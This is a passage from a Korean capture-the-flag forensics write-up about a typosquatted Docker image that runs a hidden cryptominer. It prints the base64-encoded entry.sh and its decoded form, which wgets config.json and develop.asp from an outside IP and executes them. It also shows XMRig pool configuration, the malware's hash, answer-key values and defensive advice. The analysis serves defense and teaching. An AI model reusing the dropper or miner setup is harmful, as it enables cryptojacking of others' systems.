- Layers:** Shows the layers of the image, their sizes, and commands. One layer is highlighted in green.
- Layer Details:** Provides a detailed breakdown of the layer contents, including permissions, file sizes, and file names. A file named `entry.sh` is identified as 253 B.
- Image Details:** Summary information about the image, including its name, total size, wasted space, and efficiency score.
- Current Layer Contents:** A detailed tree view of the files and directories within the current layer. It includes sub-directories like `var`, `lib`, and `tmp`, and files like `entry.sh` and `default.script`.

At the bottom, there are standard terminal navigation and status bars.

[그림 23] jenskin 이미지의 레이어 구성

Docker 이미지 레이어 분석 도구인 `dive`를 사용하여 Jenkins을 분석해보면 `entry.sh` 파일은 `/var/lib/entry.sh` 위치로 복사한 뒤 실행하는 구조를 갖고 있습니다.

이름	▲	수정일	크기	종류
>  blobs		2024년 8월 8일 오후 9:11	--	폴더
index.json		2024년 8월 8일 오후 9:08	449바이트	JSON File
manifest.json		2024년 8월 8일 오후 9:08	1KB	JSON File
oci-layout		2024년 8월 8일 오후 9:08	31바이트	문서
repositories		2024년 8월 8일 오후 9:09	98바이트	문서

[그림 24] jenskin 이미지 정보

자세한 분석을 위해 Docker의 save 기능을 활용하여 jenskin 이미지를 jenskin.tar 형태의 파일로 저장한 뒤, 압축을 해제하면 위와 같은 파일들을 확인할 수 있습니다.

이름	▲ 수정일	크기	종류
 entry.sh	2024년 6월 23일 오후 7:59	253바이트	Terminal scripts

[그림 25] entry.sh 파일

entry.sh은 b07acb4b7331959149873c24872c4c198e5df718a7377679af3e1a3217153f5f 레이어에서 확인할 수 있습니다.

```
jenskin > blobs > sha256 > var > lib > $ entry.sh
1 sh <(echo
'bWtkaXIgL3Zhci9saWIvd2ViYXBwCmNkIC92YXIVbGliL3d1YmFwcAoKd2dldCBodHRw018
vMTUuMTY0LjE5MC4xMTQvYmFja3VwL2NvbZpZy5qc29uCndnZX0gaHR0cDovLzE1LjE2NC4
xOTAuMTE0L2JhY2t1cC9kZXZlbG9wLmFzcAoKY2htb20gK3ggZGV2ZWxvcC5hc3AKCi4vZGV
2ZWxvcC5hc3AK' | base64 -d)
```

[그림 26] entry.sh 파일 내용

해당 쉘 스크립트는 base64로 인코딩된 내용(btW~3AK)을 디코딩 한 후 실행하는 간단한 구조를 가지고 있습니다.

```
mkdir /var/lib/webapp
cd /var/lib/webapp

wget http://15.164.190.114/backup/config.json
wget http://15.164.190.114/backup/develop.asp

chmod +x develop.asp

./develop.asp
```


[표 3] Base64 디코딩 결과

공격자의 서버로부터 config.json과 develop.asp파일을 다운로드 받는 명령이 포함되어 있음을 확인할 수 있습니다.

답: 15.164.190.114

## 10. What is the binary hash value of the malware (SHA-256)? (20 points)

앞서 확인한 entry.sh 파일에서 develop.asp라는 파일을 다운로드 받아 실행하는 명령을 확인하였습니다.



```
root@...:/home/ jenskin/blobs/sha256# docker run jenskin/jenkins
Connecting to 15.164.190.114 (15.164.190.114:80)
saving to 'config.json'
config.json      100% [*****] 2320  0:00:00 ETA
'config.json' saved
Connecting to 15.164.190.114 (15.164.190.114:80)
saving to 'develop.asp'
develop.asp      63% [*****] 5162k  0:00:00 ETA
develop.asp      100% [*****] 8091k  0:00:00 ETA
'develop.asp' saved
* ABOUT      XMRig/6.21.3 gcc/13.2.1 (built for Linux x86-64, 64 bit)
* LIBS        libuv/1.48.0 OpenSSL/3.0.13 hwloc/2.10.0
* HUGE PAGES supported
* 1GB PAGES  disabled
* CPU         13th Gen Intel(R) Core(TM) i9-13900F (2) 64-bit AES VM
              L2:8.0 MB L3:72.0 MB 4C/4T NUMA:1
* MEMORY     0.6/3.8 GB (15%)
* DONATE     1%
* ASSEMBLY   auto:intel
* POOL #1    3.36.211.243:3333 algo auto
* COMMANDS   hashrate, pause, resume, results, connection
[2024-08-08 12:16:01.630] config configuration saved to: "/var/lib/webapp/config.json"
```

[그림 27] jenskin 이미지로 실행한 컨테이너

```
"pools": [
  {
    "algo": null,
    "coin": null,
    "url": "3.36.211.243:3333",
    "user": "",
    "pass": "x",
    "rig-id": null,
    "nicehash": false,
    "keepalive": false,
    "enabled": true,
    "tls": false,
    "tls-fingerprint": null,
    "daemon": false,
    "socks5": null,
    "self-select": null,
    "submit-to-origin": false
  }
],
```

[그림 28] config.json 파일 구성 일부

실제 jenskin 이미지를 토대로 컨테이너를 생성하여 실행하면 위와 같은 화면을 볼 수 있습니다. 첫번째로 받는 파일은 config.json으로 암호화폐 채굴 프로그램인 XMRig에 사용하기 위한 설정파일이며, url에 적힌 채굴 풀 서버에 연결하여 채굴을 진행하도록 되어있습니다.

두번째로 받는 파일은 develop.asp로써 실질적인 채굴 소프트웨어이자 Malware로써 앞서 확인한 설정을 토대로 암호화폐 채굴을 진행하게 됩니다.

```
▶ ~/Downloads/ ➤ shasum -a 256 develop.asp  
72ac2877c9e4cd7d70673c0643eb16805977a9b8d55b6b2e5a6491db565cee1f develop.asp
```

[그림 29] develop.asp 파일의 sha256 해시 값

해당 파일의 sha256 값을 계산하면 위와 같습니다.

답: 72ac2877c9e4cd7d70673c0643eb16805977a9b8d55b6b2e5a6491db565cee1f

## 11. Describe prevent method to attack this incident. (10 points)

우선 공격자는 개발자가 Docker Image의 Repository URI를 잘못 입력하는 실수를 노리고 악성 채굴 프로그램을 실행시키도록 타이포스쿼팅 공격을 수행하였습니다.

이러한 공격을 방지하기 위해서는 여러 방법이 존재합니다.

우선, 이러한 악성 이미지가 다운로드 되고 컨테이너로 실행되는 것을 막기위해 Docker Content Trust(DCT) 기술을 사용할 수 있습니다. DCT를 사용하면 서명된 Docker Image만 실행되도록 설정할 수 있으므로 서명되지 않은 이미지나 검증되지 않은 출처의 이미지를 실행하는 것을 막을 수 있습니다.

```
"cpu": {  
    "enabled": true,  
    "huge-pages": true,  
    "huge-pages-jit": false,  
    "hw-aes": null,  
    "priority": null,  
    "memory-pool": false,  
    "yield": true,  
    "max-threads-hint": 100,  
    "asm": true,  
    "argon2-impl": null,  
    "cn/0": false,  
    "cn-lite/0": false  
},
```

[그림 30] 채굴 소프트웨어의 CPU 사용 옵션

또한, 현재 지문의 내용과 실제 실행 사례를 살펴보면 해당 채굴 프로그램이 실행된 컨테이너로 인해 컴퓨터에서 작동하던 다른 컨테이너에도 영향을 미치는 것으로 확인되었습니다.

위의 채굴 프로그램의 설정 파일의 값 중 CPU 부분을 확인하면 “max-threads-hint”的 값이 100으로 설정되어 있어, 실질적으로 시스템에 존재하는 모든 CPU 코어를 활용하여 채굴을 진행하게 됩니다. 이로 인해, 해당 컨테이너가 호스트 시스템의 리소스를 과도하게 사용하면서 호스트 시스템과 다른 컨테이너에도 영향을 준 것으로 보입니다.

이러한 상황을 방지하기 위해서는 반드시 컨테이너의 리소스 사용을 제한하는 설정(--cpus, --memory)을 적용하여, 특정 컨테이너가 시스템 전체를 잠식하지 못하도록 해야 합니다.

또한, Prometheus나 Grafana와 같은 모니터링 도구를 활용하여, 시스템 리소스 사용량을 모니터링하고 특정 컨테이너가 비정상적으로 많은 리소스를 사용하진 않는지 확인하는 것이 필요합니다.